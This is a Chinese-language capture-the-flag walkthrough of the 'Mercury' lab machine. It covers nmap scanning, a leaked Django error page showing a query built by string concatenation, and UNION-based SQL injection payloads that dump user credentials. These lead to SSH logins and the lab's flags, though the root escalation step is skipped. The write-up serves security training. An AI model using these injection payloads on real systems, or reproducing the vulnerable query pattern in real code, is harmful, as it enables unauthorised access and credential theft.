

Mercury

主机发现

```
(kali㉿kali)-[~/Desktop]
└─$ nmap -sn --min-rate=10000 192.168.247.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 20:47 EST
Nmap scan report for 192.168.247.2
Host is up (0.00054s latency).
Nmap scan report for sc.10086.cn (192.168.247.128)
Host is up (0.024s latency).
Nmap scan report for 192.168.247.132
Host is up (0.024s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.31 seconds

(kali㉿kali)-[~/Desktop]
└─$ nmap -p- -sV -O -T5 --min-rate=10000 192.168.247.132
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
```

信息收集

端口和版本扫描:

```
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          openssh 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
8080/tcp  open  http-proxy   WSGIServer/0.2 CPython/3.8.2
MAC Address: 00:0C:29:93:B2:0C (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

漏洞扫描:

```
nmap -p8080,22 -sC -T5 --min-rate=10000 192.168.247.132
```

```
Nmap scan report for 192.168.247.132
Host is up (0.0016s latency).
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   3072 c824ea2a2bf13cfa169465bdc79b6c29 (RSA)
|   256 e808a18e7d5abc5c66164824570dfab8 (ECDSA)
|_  256 2f187e1054f7b917a2111d8fb330a52a (ED25519)
8080/tcp  open  http-proxy
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
```


```
nmap -p8080,22 --script=vuln --min-rate=10000 192.168.247.132
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 21:30 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Stats: 0:08:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.48% done; ETC: 21:39 (0:00:07 remaining)
Nmap scan report for 192.168.247.132
Host is up (0.00051s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp  open  http-proxy
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open
and hold
|       them open as long as possible.  It accomplishes this by opening
connections to
|       the target web server and sending a partial request. By doing so, it
starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_     http://ha.ckers.org/slowloris/
| http-enum:
|_  /robots.txt: Robots file
```

访问8080端口

什么也没有，要切换http并8080端口访问。在页面枚举的前提下知道这是一个基于python的网页



信息泄露漏洞

随意输入得到了网页的错误页面，有效路径为

```
[name='index']  
robots.txt [name='robots']  
mercuryfacts/
```


最终在mercuryfacts看到了有效信息：

Still todo:

- Add CSS.
- Implement authentication (using users table)
- Use models in django instead of direct mysql call
- All the other stuff, so much!!!

sql注入漏洞

得到信息当前网站为开发中网站，后台有数据库且存在表名user，前台有直接调用MySQL的地方



Fact id: 1. (('Mercury does not have any moons or rings.'),)

ne/webmaster/mercury_proj/mercury_facts/views.py, 第 18 行, get_fact_from_db

```
11.
12. def fact(request, fact_id):
13.     fact_id = str(fact_id)
14.     return HttpResponse('Fact id: ' + fact_id + '. ' + str(get_fact_from_db(fact_id)))
15.
16. def get_fact_from_db(fact_id):
17.     with connection.cursor() as cursor:
18.         cursor.execute('SELECT fact FROM facts WHERE id = ' + fact_id)
19.         result = cursor.fetchall()
20.         return result
```


▼ 本地变量

变量	价值
----	----

执行的sql语句

```
/mercuryfacts/44 union select group_concat(table_name) from
information_schema.tables where table_schema=database()/ 得到表名
/mercuryfacts/44 union select group_concat(column_name) from
information_schema.columns where table_name='users'/ 得到字段名称
/mercuryfacts/10 union select group_concat(username,0x2d,password) from users/
得到密码
```


```
john-johnny1987,laura-lovemykids111
sam-lovemybeer111
webmaster-mercuryisthesizeof0.056Earths
```



44 union select group_concat(table_name) from information_schema.tables where table_schema=database(). (('facts,users'),)



select group_concat(column_name) from information_schema.columns where table_name='users'. (('id,password,username'),)



10 union select group_concat(username,0x2d,password) from users. (('john-johnny1987,laura-lovemykids111,sam-lovemybeer111,webmaster-mercuryisthesizeof0.056Earths'),)

漏洞利用

尝试ssh登录

使用账户 webmaster 登录成功

```
System information as of Wed  8 Mar 03:35:30 UTC 2023

System load:  0.02          Processes:            196
Usage of /:   67.8% of 4.86GB Users logged in:          0
Memory usage: 29%          IPv4 address for ens33: 192.168.1.1
Swap usage:   0%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how
  just raised the bar for easy, resilient and secure K8s cluster

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep  1 13:57:14 2020 from 192.168.31.136
webmaster@mercury:~$
```

得到第一个flag:

```
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```

```
文件 动作 编辑 查看 帮助
lrwxrwxrwx 1 webmaster webmaster  9 Sep  1 2020 .bash_history -> /dev/null
-rw-r--r-- 1 webmaster webmaster 220 Aug 27 2020 .bash_logout
-rw-r--r-- 1 webmaster webmaster 3771 Aug 27 2020 .bashrc
drwx----- 2 webmaster webmaster 4096 Aug 27 2020 .cache/
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28 2020 mercury_proj/
-rw-r--r-- 1 webmaster webmaster 807 Aug 27 2020 .profile
-rw-rw-r-- 1 webmaster webmaster  75 Sep  1 2020 .selected_editor
-rw----- 1 webmaster webmaster  45 Sep  1 2020 user_flag.txt
webmaster@mercury:~$ python
cpython

Command 'cpython' not found, did you mean:

  command 'bpython' from deb bpython (0.18-3)
  command 'cython' from deb cython (0.29.14-0.1ubuntu3)

Try: apt install <deb name>

webmaster@mercury:~$ cat user_flag.txt
cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$
```

查找文件的得到:

```
webmaster for web stuff - webmaster:bwvyY3Vyew1zdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff -
linuxmaster:bwvyY3Vyew1lYW5kawFtZXRlcm1zNDg4MGttCg==
```

使用base64解密得到:

```
mercurymeandiameteris4880km
```

再次ssh登录

登录成功, 但是权限不足

Congratulations on completing Mercury!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_69426d9fda579afbffd9c2d47ca31d90]